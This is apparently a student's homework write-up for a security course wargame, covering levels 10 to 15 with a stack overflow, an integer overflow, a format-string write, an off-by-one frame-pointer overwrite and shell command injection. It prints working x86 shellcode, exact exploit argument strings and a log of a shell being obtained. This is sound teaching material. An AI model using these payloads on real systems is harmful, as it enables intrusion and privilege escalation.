HW4

- Level 10-11
  - After doing some googling, I noticed that the strncpy()'s used in 10.c were not null terminated. This wouldn't of mattered much if that was all the string copying we were doing but because strcpy() is called with the arguments of one of strncpy()'s buffers in another function, this presented a vulnerability.
  - Strcpy() writes until there is a null terminator but because what we are passing it didn't have a null terminator within the buffer size it kept copying both username and password buffers.
  - Realizing this I was able to put my exploit code inside the password buffer and then pad out a few bytes and add the return address to that exploit code to username buffer.
  - After trial and error, I was able to figure out the number of bytes needed to pad out the return address to overwrite the return address in the function checkpwd().
  - I ran 10.c with `$(./shellcode.py) $(python -c 'print "B"*8 + "\xd8\xf0\xff\xbf"')`

shellcode.py =>

```
#!/usr/bin/python
sc = \
"\xeb\x16\x5b\x31\xc0\x88\x43\x13\x89"+\
"\x5b\x14\x89\x43\x18\xb0\x0b\x8d\x4b"+\
"\x14\x8d\x53\x18\xcd\x80\xe8\xe5\xff\xff\xff"+\
"/usr/local/bin/l33t/xAAAABBBB"
print "\x90"*(512-len(sc))+sc;
```

- Level 11-12

    - After looking at it for about 20 minutes I recognized that the code was comparing a short to a long. I don't know from where but I remembered that you can overflow numbers and so I thought you could overflow the short len so that it would still be less than the int max.
    - I googled and found how the max size of a short it 2^15 or 32768. I noticed in gdb that once it hits this number it will go to a -32768.
    - So now, I understood that I could have my shellcode in the buffer and overwrite the return address as long as a made a string that reached 32768 bytes.
    - I found the return address to my shellcode by using gdb and examining 40 address above the start of the buffer filename. I also had to avoid the `error:`

```
return -1
```

- because it was inserting 0xffffffff (-1 in decimal) at the beginning of the buffer.
    - I used the shellcode from above but I changed the print statement to be: `print "\x90"*(256-len(sc))+sc+"A"*16+"\x38\x77\xff\xbf"+"B"*32492;`
- I ran 11 with ./11 `$(./shellcode.py)` 1. I need to have an argv[2] so that 11.c would run the strcpy().

- Level 12-13
    - After many hours of rewatching the online lecture videos I was finally able to get %n to put a value into an address. The hardest part was finding the offset from esp. The key is to put a breakpoint before fprintf in sudoexec and look at where the address that is in the format string is in relation to esp.
    - After that I had to find a return address to write to. I used the return address found in the sudoexec. I found it by using `x/x $ebp+4`.

- Next, I had to figure out how to write complete address to the address found in the format string. Using width specifiers to create hex numbers that can be written 2 bytes at a time with %hn, with trial and error I was able to write half an address into the format string address.
- Looking at the slides, I saw you needed two addresses, two bytes apart, to write to the lower and upper bytes of a single address. You want to write the higher address bytes first (with the lower hex numbers) because you can't go backwards with the sum of the width specifiers. Again, with trial and error I was able to get the width specifiers right to write the proper address to my shellcode in the environment.
- Finally, I got it to work with gdb but had to use `ulimit -c unlimited` to fine tune it with core dumps. But of course it didn't work with the live file in level12/ because, as Professor Black explained to me, argv[0] is different when I run ./12 in my home directory and I run /var/challenge/level12/12 in my home directory. I had to make the filename of ./12 in my home directory the same size as /var/challenge/level12/12 so the bytes on the stack frame will line up.
  `Final exploit argv => /var/challenge/level12/12 $(printf "\x82\xf3\xff\xbf\x80\xf3\xff\xbf%%49135x%%205\$hn%%15509x %%206\$hn")`

* Level 13-14
  - Professor Black said that this was an off-by-one exploit. I could see in checkmsg that, indeed, there was an off-by-one error in the for loop.
  - I also remembered that Professor Black said he compiled this differently so debugged his version of the executable.

  - I saw that you could overwrite one byte of ebp in the function checkmsg and jump back into an address in the buffer.
  - I did some reading and found out that once you jump into the buffer the first spot will be treated as ebp and the second address 4 bytes higher will be treated as the return.
  - After unsuccessfully putting my shellcode in the buffer and trying to jump into a noop, Dallas Hayes suggested I put the shellcode in the environment and just fill up the buffer with the address to the code in the environment. This ended up working.

    The shell code I put into the environment.


    ```
    #!/usr/bin/python
    sc = \
    "\xeb\x16\x5b\x31\xc0\x88\x43\x13\x89"+\
    "\x5b\x14\x89\x43\x18\xb0\x0b\x8d\x4b"+\
    "\x14\x8d\x53\x18\xcd\x80\xe8\xe5\xff\xff\xff"+\
    "/usr/local/bin/l33t/xAAAABBBB"
    print "\x90"*(1024-len(sc))+sc;
    ```

    The python command I used to fill up the buffer with the return address and \x08 is the jump back into the buffer.

    ```
    print "\x9c\xfc\xff\xbf"*64+"\x08";
    ```

- Level 14-15
  - There was no source code so I ran the program once and then looked at it under gdb. I didn't get anywhere so I did some googling as to how to reverse engineer c executables.
  - I found some functions call ltrace (follow library calls) and strace (follow system calls) and used those to get an idea of what the code was looking for.
  - I also used strings to see what string where being used in the program but that was of little use.
  - When you first run the program, it looks for two strings: nomoresecrets; moresecrets. Nomorescrets looks for a file in your home directory and takes the content of that directory and outputs it as byte code on stdout. Moresecrets creates a file, puts another program in the file, waits 4 seconds then deletes the file.

- I got no where with nomoresecrets but with moresecrets I was able to ctrl-c during the sleep period and keep the tmp file in my directory. It has the sgid bit on and the gid is lev15.
- Looking at the tmp file with ltrace I was able to see that it takes the user input and puts it into a string with snprintf and then takes that path and calls system.
- Before that though, it sanitizes the input for special characters.
- It looks to be similar to 3.c but more sophisticated.
- Well I played around with it and finally got it to work. I have no idea how it did.



```
rowe7280@razor:~$ ./.gPBOK5 "> $(/bin/sh)"
sh-3.2$ l33t
sh-3.2$ which l33t
sh-3.2$ exit
exit
/bin/ls: cannot access are: No such file or directory
/bin/ls: cannot access you: No such file or directory
/bin/ls: cannot access doing: No such file or directory
/bin/ls: cannot access man!?: No such file or directory
sh: line 1: Your: command not found
Woot! Congratulations you broke level lev15!
The user `rowe7280' is already a member of `lev15'.
```

****** Better Solution ******

If you run ./(random filename) with '$(l33t)' or "\$(l33t)" , you will advance to the next level because when using strong quoting nothing will be interpreted until the other shell is run.